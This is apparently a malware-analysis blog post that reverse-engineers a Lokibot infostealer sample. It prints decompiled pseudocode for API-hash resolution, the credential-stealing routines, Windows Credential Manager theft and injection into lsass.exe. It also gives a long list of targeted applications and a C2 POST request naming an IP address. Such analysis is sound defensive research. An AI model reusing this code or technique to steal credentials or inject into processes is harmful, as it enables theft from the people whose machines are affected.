LOKIBOT - A commodity malware

reversing.fun/posts/2021/06/08/lokibot.html

..


June 8, 2021

Jun 8, 2021

Lokibot it's not new but it's a common malware to see these days since it's sold on underground websites, thus it's available to the average cyber-criminal. This malware is designed to steal information from infected machines and send it to a command and control server using HTTP POST requests.

Besides stealing data, it can set up persistence, receive tasks from the C2 server, and it can be used to download more malware.


Lokibot has been around for a few years now, but the statistics show that is still very common to see Lokibot being used. The stats provided by Any Run show that this family is within the top 3 of the Global rank and the top 10 of both the Week and Month ranks.




The stats from MalwareBazaar put this family within the top 10 of all time of the most seen malware families.

Top Malware Family

Most seen malware family (signature) associated with malware samples on MalwareBazaar.



Tria.ge stats place Lokibot in the top 5 of submissions.



Given the popularity of this malware and my curiosity, I decided to take a look at a sample and see how it works.

The sample I used in this analysis can be found here.

Static reverse engineering

Lokibot resolves most of the needed APIs during the execution. To avoid hardcoding the original API names, the malware uses hashes of the API names whenever it needs to resolve them.

The first step to moving forward with the reverse engineering of this sample I had to understand how Lokibot resolves the APIs and how the algorithm that computes the hashes works.

Resolving the necessary APIs

To resolve a Windows API, Lokibot calls an auxiliary function that receives an index value and a hash of the API name as arguments.

```
1 int __cdecl mw_custom_api_resolver(int dll_index, int api_hash)
2 {
3   int dll_base_addr; // eax
4
5   dll_base_addr = mw_get_dll_base(dll_index);
6   if ( dll_base_addr )
7     dll_base_addr = mw_parse_export_tbl(dll_base_addr, api_hash);
8   return dll_base_addr;
9 }
```

The indexes are used to get the DLL name from an in-memory array containing the DLL names.

Index	DLL
0	kernel32.dll
1	ntdll.dll
2	shlwapi.dll
3	crypt32.dll
4	wininet.dll
5	urlmon.dll
6	netapi32.dll
7	ws2_32.dll
8	user32.dll
9	advapi32.dll
10	shell32.dll
11	gdiplus.dll
12	gdi32.dll
13	ole32.dll

Index	DLL
14	gdi32.dll

To get the final addresses Lokibot loads and parses the export table from the DLLs.

For each API in the export table, Lokibot computes a hash of its name and compares it with the hash passed to the function as an argument.

```
18  export_data_directory = (dll_base + *(v4 + dll_base + 0x78));
19  if ( HIWORD(api_hash) )
20  {
21    current_api_name = (dll_base + export_data_directory->AddressOfNames);
22    AddressOfNames = current_api_name;
23    AddressOfNameOrdinals = (dll_base + export_data_directory->AddressOfNameOrdinals);
24    var_counter = 0;
25    if ( !export_data_directory->NumberOfNames )
26      return 0;
27    while ( 1 )
28    {
29      api_str = (dll_base + *current_api_name);
30      v8 = mw_strlen(api_str);
31      if ( mw_lokibot_calculate_hash(api_str, v8) == api_hash )
32        break;
33      current_api_name = AddressOfNames + 1;
34      ++AddressOfNameOrdinals;
35      ++AddressOfNames;
36      if ( ++var_counter >= export_data_directory->NumberOfNames )
37        return 0;
38    }
39    v4 = v11;
40    v6 = *AddressOfNameOrdinals;
41  }
```

API string hashing algorithm

Pseudo code of the hashing algorithm used by this Lokibot sample:

```
1  unsigned int __cdecl mw_lokibot_calculate_hash(unsigned __int8 *a1, int a2)
2  {
3    unsigned int v3; // ecx
4    int v5; // eax
5
6    v3 = -1;
7    while ( a2 )
8    {
9      --a2;
10     v3 ^= *a1++;
11     v5 = 8;
12     do
13     {
14       if ( (v3 & 1) != 0 )
15         v3 ^= 0x4358AD54u;
16       v3 >>= 1;
17       --v5;
18     }
19     while ( v5 );
20   }
21   return ~v3;
22 }
```

Using my own implementation of this algorithm in python I was able to build a list containing the Windows API names alongside their hashes.

In **this** gist, you can find the full list containing the API names and the hashes.

Command line argument check

Before starting any actions the malware checks if there is a `-u` switch in the arguments of the process and if it finds it the execution is delayed for 10 seconds.

```
int __stdcall start(int a1, int a2, int a3, int a4)
{
  int cmdline; // eax
  int i; // esi
  int argv; // edi
  int argc; // [esp+8h] [ebp-4h] BYREF

  argc = 0;
  cmdline = mw_GetCommandLineW();
  i = 0;
  for ( argv = mw_CommandLineToArgvW(cmdline, &argc); i < argc; ++i )
  {
    // If there is -u argument it will sleep 10s
    if ( mw_StrStrW(*(argv + 4 * i), L"-u") )
      mw_Sleep(10000);
  }
  mw_lokibot_main(0);
  mw_exit_process(0);
  return 0;
}
```

This switch is used when Lokibot upgrades itself.

Network initialization and mutex creation

Lokibot uses Berkeley compatible sockets for communications and because of that, it needs to call WSAStartup() before using any other networking functions.

If the call succeeds the malware tries to create a mutex based on the MD5 hash of the machine GUID (trimmed to 24 chars).


```
if ( mw_WSAStartup() )
{
  // Generates a mutex name based on the machine GUID
  // or based on the system local time
  mutex_name = mw_generate_mutex_name();
  CreateMutexW = mw_w_custom_api_resolver(0, 0xCF167DF4, 0, 0);
  CreateMutexW(0, 1, mutex_name);
  if ( GetLastError() == ERROR_ALREADY_EXISTS )
    mw_exit_process(0);
```

Mutexes are used to guarantee that there is only one instance of a program running on a system.

Stealing the data

Lokibot calls a function that will build two large arrays in the stack.

The first array will contain the identifiers of the functions, and the second array the actual routines that steal data.



After building the two arrays, the functions that steal data are executed using a wrapper function.

```
208   steal_functions.func_96 = mw_lokibot_steal_keepass_databases;
209   steal_functions.func_97 = mw_lokibot_steal_enpass_db_files;
210   steal_functions.func_98 = mw_lokibot_steal_my_roboform_data;
211   steal_functions.func_99 = mw_lokibot_steal_1password_data;
212   steal_functions.func_100 = mw_lokibot_steal_mikrotik_data;
213   do
214   {
215     mw_execute_lokibot_steal_fn(*(&steal_functions_ids.id_0 + i), *(&steal_functions.func_0 + i));
216     i += 4;
217   }
218   while ( i < 404 );
```

This wrapper function sets a global variable with the identifier of the steal function and executes it.

```
1  int __stdcall mw_execute_lokibot_steal_fn(int id, int (*lokibot_steal_fn)(void))
2  {
3    int result; // eax
4
5    if ( lokibot_steal_fn )
6    {
7      temp_stealer_func_id = id;
8      result = lokibot_steal_fn();
9    }
10   return result;
11 }
```

This way, Lokibot can keep a reference between the stolen data and the function that stole it in the reported data. This way, when parsing the stolen data the C2 server will know how to process/store it.

List of all the targeted applications and files:

```
firefox browser
icedragon browser
safari browser
k-meleon browser
seamonkey browser
flock browser
blackhawk browser
lunascape browser
browsers general data
opera browser
qtweb internet browser
qupzilla browser
internet explorer
opera passwords
cyberfox browser
pale moon browser
waterfox browser
pidgin passwords
superputty
ftpshell
notepadplusplus
myftp
ftpbox
sherrod ftp
ftpnow
nexusfile ftp
netsarang xftp
easyftp
sftpnetdrive
ableftp
jasftp
automize
ableftp
cyberduck
fullsync
ftpinfo
linasftp
filezilla
staff ftp
blazeftp
fastream ftp
goftp
estsoft alftp
deluxe ftp
ghisler wcx ftp
ftpgetter
ws ftp
site xml files
full tilt poker
pokerstars
expandrive
steed
flash fxp
insoftware novaftp
netdrive
```

```
ghisler wcx ftp
smart ftp
far manager ftp
bitvise bvsshclient
vnc
msecure
syncovery
freshwebmaster freshftp
bitkinex
ultrafxp
ftp now
securefx
odin secure ftp expert
nch software fling
nch software classicftp
kitty
putty
mozilla thunderbird
foxmail
pocomail
incredimail
gmail notifier pro
desksoft checkmail
winftp client
winscp
32bitftp
ftp navigator
softwarenetz mailing
operamail
postbox
mozilla fossamail
mailbox ini file
winchips user account
outlook
ymail2
trojita imap client
trulymail
spn files
to dodesklist
stickies images and rtf
notefly notes
conceptworld notezilla
microsoft sticky notes
keepass databases
enpass db files
my roboform
1password
mikrotik winbox
```

After getting all the data and save it in a memory buffer, Lokibot will prepare the data and report it back to the C2 server. The configured C2 server is encrypted using Triple-DES and gets decrypted on runtime.

```
213     do
214     {
215       mw_execute_lokibot_steal_fn(*(&steal_functions_ids.id_0 + i), *(&steal_functions.func_0 + i));
216       i += 4;
217     }
218     while ( i < 404 );
219     mw_prepare_data_and_send_c2(*stolen_data_buf, *(stolen_data_buf + 2), 0, 0, 0, 1);
220     mw_free_mem(stolen_data_buf);
```

The malware grabs information about the local system and builds a report packet. This packet will have the system information, stolen data, and some other flags and data.


Summary of the system information that is collected to build the report packet:

- Operating system
- Username
- Hostname
- Domain name
- Screen resolution
- Privilege level
- System architecture

An interesting bit of information on the Lokibot communications is the user-agent.

```
47      {
48        // POST /danielsden/ver.php HTTP/1.0
49        // User-Agent: Mozilla/4.08 (Charon; Inferno)
50        // Host: 185.141.27.187
51        // Accept: */*
52        // Content-Type: application/octet-stream
53        // Content-Encoding: binary
54        // Content-Key: 69A80BA8
55        // Content-Length: 3337
56        // Connection: close
```

A simple google search shows nothing but only references to this malware.



Stealing data from the Windows Credential Manager

After stealing the data from the targeted applications, Lokibot will try to steal data from the Windows Credential Manager.

```
221     stolen_data_buf = 0;
222     stolen_data_buf = mw_allocate_heap_mem(5000u);
223     if ( stolen_data_buf )
224     {
225       mw_execute_lokibot_steal_fn(121, mw_lokibot_steal_win_credential_mngr);
226       mw_prepare_data_and_send_c2(*stolen_data_buf, *(stolen_data_buf + 2), 0, 0, 0, 1);
227       mw_free_mem(stolen_data_buf);
228       stolen_data_buf = 0;
229     }
230   }
231 }
```

To steal those credentials, Lokibot will search any files within the following directories:

- `%APPDATA%\Microsoft\Credentials`
- `%LOCALAPPDATA%\Microsoft\Credentials`.

```
 8  v0 = mw_get_file_path_from_appdata(L"lck", 0);
 9  lck_file = v0;
10  if ( v0 )
11  {
12    if ( !mw_check_if_dir_exists(v0) )          // Check if directory is locked
13    {
14      lck_file_content = '1';
15      v2 = mw_get_string_len(&lck_file_content);
16      mw_create_file(lck_file, &lck_file_content, v2, 1);// Creates the lock file
17      if ( mw_is_built_in_admin() )
18      {
19        mw_elevate_privs();
20        mw_find_files(L"*", 1, L"%s\\Microsoft\\Credentials", 0, 0, mw_inject_lsass_decrypt_pw);
21        mw_find_files(L"*", 1, L"%s\\Microsoft\\Credentials", 7, 0, mw_inject_lsass_decrypt_pw);
22      }
23      mw_delete_file(lck_file);                 // Delete the lock file
24    }
25    mw_heap_free(lck_file);
26  }
27  return 1;
28}
```

To decrypt the passwords, Lokibot tries to inject code into the Local Security Authority Subsystem Service process (lsass.exe). The injection will occur only if:

- The operating system is x86.
- The operating system is x64 and the process is not running under Windows on Windows subsystem (WoW64).

```
226       if ( mw_check_if_x64_OS() )
227       {
228         v14 = mw_get_process_hdl(L"lsass.exe", 0x1FFFFF);
229         lsass_proc_hdl = v14;
230         if ( v14 )
231         {
232           if ( !mw_IsWow64Process(v14) )
233           {
234             *(allocated_heap + 1) = sub_406C4C(lsass_proc_hdl, L"kernel32.dll", "GetProcAddress");
235             *allocated_heap = sub_406C4C(lsass_proc_hdl, L"kernel32.dll", "LoadLibraryW");
236           }
237           mw_CloseHandle(lsass_proc_hdl);
238         }
239       }
240       else
241       {
242         v16 = mw_load_dll(L"kernel32.dll");
243         GetProcAddress = mw_w_custom_api_resolver(0, 0xCEB18ABC, 0, 0);
244         *(allocated_heap + 1) = GetProcAddress(v16, "GetProcAddress");
245         v18 = mw_load_dll(L"kernel32.dll");
246         GetProcAddress_1 = mw_w_custom_api_resolver(0, 0xCEB18ABC, 0, 0);
247         *allocated_heap = GetProcAddress_1(v18, "LoadLibraryW");
248       }
249       if ( *(allocated_heap + 1) )
250       {
251         if ( mw_check_if_x64_OS() )
252           mw_inject_into_64_lsass(L"lsass.exe", allocated_heap, v22 + 1156, shellcode, 600, 0);// pure 64 bit injection
253         else
254           mw_inject_into_32_lsass(v1, allocated_heap, L"lsass.exe", allocated_heap, v22 + 1156, sub_41029A, null - sub_41029A);// pure 32 bit injection
255       }
```

A fun fact about the x86 injection function is that the author forgot to create a remote threat after writing the shellcode into the Lsass process, meaning that the shellcode is written but never executed. ¯\(ツ)/¯

```
  procHdl = mw_get_process_hdl(target_proc, 0x1FFFFF);
  if ( procHdl )
  {
    VirtualAllocEx = mw_w_custom_api_resolver(0, 0xE88327B5, 0, 0);
    ptr_allocated_mem = VirtualAllocEx(procHdl, 0, a5, 12288, 64);
    if ( ptr_allocated_mem )
    {
      VirtualAllocEx_1 = mw_w_custom_api_resolver(0, 0xE88327B5, 0, 0);
      ptr_allocated_mem_1 = VirtualAllocEx_1(procHdl, 0, a7, 12288, 64, a2, file_to_write_decrypted_credentials);
      if ( ptr_allocated_mem_1 )
      {
        if ( mw_WriteProcessMemory(procHdl, ptr_allocated_mem, a4, a5, 0) )
          mw_WriteProcessMemory(procHdl, ptr_allocated_mem_1, a6, a7, 0);
        VirtualFreeEx = mw_w_custom_api_resolver(0, 0xDE7F1F67, 0, 0);
        VirtualFreeEx(procHdl, ptr_allocated_mem_1, 0, 0x8000);
      }
      VirtualFreeEx_1 = mw_w_custom_api_resolver(0, 0xDE7F1F67, 0, 0);
      VirtualFreeEx_1(procHdl, ptr_allocated_mem);
    }
    mw_CloseHandle(procHdl);
  }
  return 0;
}
```

